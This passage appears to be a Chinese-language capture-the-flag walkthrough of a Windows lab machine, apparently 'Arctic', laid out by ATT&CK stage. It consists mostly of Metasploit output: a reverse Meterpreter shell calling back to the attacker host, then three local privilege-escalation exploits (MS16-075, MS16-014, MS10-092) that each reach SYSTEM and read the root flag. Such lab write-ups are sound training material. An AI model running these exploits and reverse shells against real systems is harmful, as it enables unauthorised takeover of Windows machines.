 Directory of c:\Users\tolis\Desktop

06/02/2020  01:57 ��    <DIR>          .
06/02/2020  01:57 ��    <DIR>          ..
06/02/2020  01:40 ��                 7 a.txt
06/02/2020  01:57 ��            73.802 shell.exe
22/03/2017  09:01 ��                32 user.txt
               3 File(s)         73.841 bytes
               2 Dir(s)  33.184.120.832 bytes free

c:\Users\tolis\Desktop>shell.exe
shell.exe

c:\Users\tolis\Desktop>
[*] Sending stage (180291 bytes) to 10.10.10.11
[*] Meterpreter session 5 opened (10.10.14.20:4444 -> 10.10.10.11:49318) at 2020-02-04 23:01:36 -0500
background

Background session 4? [y/N]  y
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                           Connection
  --  ----  ----                     -----------                           ----------
  4         shell java/linux         Microsoft Windows [Version 6.1.7600]  10.10.14.20:4444 -> 10.10.10.11:
  5         meterpreter x64/windows  ARCTIC\tolis @ ARCTIC                 10.10.14.20:4444 -> 10.10.10.11:
```

利用msf的模块 post/multi/recon/local_exploit_suggester，查找可以利用的提权漏洞

```
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.11 - Collecting local exploits for x64/windows...
[*] 10.10.10.11 - 11 exploit checks are being tried...
[+] 10.10.10.11 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.11 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[+] 10.10.10.11 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.11 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[*] Post module execution completed
```

我们可以看到适用的漏洞有三个ms10-092、ms16-014、 ms16-075，下面我就分别用这三个漏洞进行提权。

T1055 Process Injection（ms16-075）

```
msf5 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms16_075_reflection_juicy
msf5 exploit(windows/local/ms16_075_reflection_juicy) > show options

Module options (exploit/windows/local/ms16_075_reflection_juicy):

   Name     Current Setting                         Required  Description
   ----     ---------------                         --------  -----------
   CLSID    {4991d34b-80a1-4291-83b6-3328366b9097}  yes       Set CLSID value of the DCOM to trigger
   SESSION                                          yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/local/ms16_075_reflection_juicy) > set session 8
session => 8
msf5 exploit(windows/local/ms16_075_reflection_juicy) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Launching notepad to host the exploit...
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf5 exploit(windows/local/ms16_075_reflection_juicy) > set lhost 10.10.14.20
lhost => 10.10.14.20
msf5 exploit(windows/local/ms16_075_reflection_juicy) > jobs

Jobs
====

No active jobs.

msf5 exploit(windows/local/ms16_075_reflection_juicy) > show options

Module options (exploit/windows/local/ms16_075_reflection_juicy):

   Name     Current Setting                         Required  Description
   ----     ---------------                         --------  -----------
   CLSID    {4991d34b-80a1-4291-83b6-3328366b9097}  yes       Set CLSID value of the DCOM to trigger
   SESSION  8                                       yes       The session to run this module on.
```

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  none             yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.20      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/local/ms16_075_reflection_juicy) > run

[*] Started reverse TCP handler on 10.10.14.20:4444
[*] Launching notepad to host the exploit...
[+] Process 3540 launched.
[*] Reflectively injecting the exploit DLL into 3540...
[*] Injecting exploit into 3540...
[*] Exploit injected. Injecting exploit configuration into 3540...
[*] Configuration injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (180291 bytes) to 10.10.10.11
[*] Meterpreter session 9 opened (10.10.14.20:4444 -> 10.10.10.11:49400) at 2020-02-04 23:20:04 -0500

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > id
[-] Unknown command: id.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > guid
[+] Session GUID: d39164d3-5966-4e1d-8dd7-d6dd5a10d240
```

T1055 Process Injection（ms16-014）

```
msf5 exploit(windows/local/ms16_075_reflection_juicy) > use exploit/windows/local/ms16_014_wmi_recv_notif
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > show options

Module options (exploit/windows/local/ms16_014_wmi_recv_notif):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 SP0/SP1
```

```
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > set session 8
session => 8
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > set target
set target 0                    set target Windows\ 7\ SP0/SP1
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > set payload
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore

msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > show options

Module options (exploit/windows/local/ms16_014_wmi_recv_notif):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  8                yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 SP0/SP1


msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > show options

Module options (exploit/windows/local/ms16_014_wmi_recv_notif):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  8                yes       The session to run this module on.


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 SP0/SP1
```

```
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > set lhost 10.10.14.20
lhost => 10.10.14.20
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > run

[*] Started reverse TCP handler on 10.10.14.20:4444
[*] Launching notepad to host the exploit...
[+] Process 2812 launched.
[*] Reflectively injecting the exploit DLL into 2812...
[*] Injecting exploit into 2812...
[*] Exploit injected. Injecting payload into 2812...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Command shell session 10 opened (10.10.14.20:4444 -> 10.10.10.11:49409) at 2020-02-04 23:21:49 -0500


Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\Users\tolis\Desktop>whoami
whoami
nt authority\system
```

T1053 Scheduled Task（ms10-092）

```
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > use exploit/windows/local/ms10_092_schelevator
msf5 exploit(windows/local/ms10_092_schelevator) > show options

Module options (exploit/windows/local/ms10_092_schelevator):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD                        no        Command to execute instead of a payload
   SESSION                    yes       The session to run this module on.
   TASKNAME                   no        A name for the created task (default random)


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista, 7, and 2008


msf5 exploit(windows/local/ms10_092_schelevator) > set target
set target 0                                set target Windows\ Vista,\ 7,\ and\ 2008
msf5 exploit(windows/local/ms10_092_schelevator) > set session 8
session => 8
msf5 exploit(windows/local/ms10_092_schelevator) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Preparing payload at C:\Users\tolis\AppData\Local\Temp\RViYGEzBHrFlE.exe
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf5 exploit(windows/local/ms10_092_schelevator) > set lhost 10.10.14.20
lhost => 10.10.14.20
msf5 exploit(windows/local/ms10_092_schelevator) > show options

Module options (exploit/windows/local/ms10_092_schelevator):
```

```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD                        no        Command to execute instead of a payload
   SESSION   8                yes       The session to run this module on.
   TASKNAME                   no        A name for the created task (default random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.20      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista, 7, and 2008


msf5 exploit(windows/local/ms10_092_schelevator) > run

[*] Started reverse TCP handler on 10.10.14.20:4444
[*] Preparing payload at C:\Users\tolis\AppData\Local\Temp\gSUalzDgUI.exe
[*] Creating task: 9VWqBi79mzJ3TJ
[*] SUCCESS: The scheduled task "9VWqBi79mzJ3TJ" has successfully been created.
[*] SCHELEVATOR
[*] Reading the task file contents from C:\Windows\system32\tasks\9VWqBi79mzJ3TJ...
[*] Original CRC32: 0x8e27a6c0
[*] Final CRC32: 0x8e27a6c0
[*] Writing our modified content back...
[*] Validating task: 9VWqBi79mzJ3TJ
[*]
[*] Folder: \
[*] TaskName                                 Next Run Time          Status
[*] ======================================== ====================== ===============
[*] 9VWqBi79mzJ3TJ                           1/3/2020 2:22:00 ��    Ready
[*] SCHELEVATOR
[*] Disabling the task...
[*] SUCCESS: The parameters of scheduled task "9VWqBi79mzJ3TJ" have been changed.
[*] SCHELEVATOR
[*] Enabling the task...
[*] SUCCESS: The parameters of scheduled task "9VWqBi79mzJ3TJ" have been changed.
[*] SCHELEVATOR
[*] Executing the task...
[*] Sending stage (180291 bytes) to 10.10.10.11
[*] SUCCESS: Attempted to run the scheduled task "9VWqBi79mzJ3TJ".
[*] SCHELEVATOR
[*] Deleting the task...
[*] Meterpreter session 11 opened (10.10.14.20:4444 -> 10.10.10.11:49418) at 2020-02-04 23:23:47 -0500
[*] SUCCESS: The scheduled task "9VWqBi79mzJ3TJ" was successfully deleted.
[*] SCHELEVATOR

meterpreter >
```

获取root的flag

```
msf5 exploit(windows/local/ms10_092_schelevator) > sessions 10
[*] Starting interaction with 10...



c:\Users\tolis\Desktop>cd ../..
cd ../..

c:\Users>cd Administrator\Desktop
cd Administrator\Desktop

c:\Users\Administrator\Desktop>type root.txt
type root.txt
ce65ceee66b2b5ebaff07e50508ffb90
```

五、Defense Evasion（绕过防御）

无杀软和waf设备

六、ATT&CK 其他部分

Credential Access、Discovery、Lateral Movement、Collection、Exfiltration、Command and Control

访问凭证、发现、横向移动、收集、数据获取、影响、命令和控制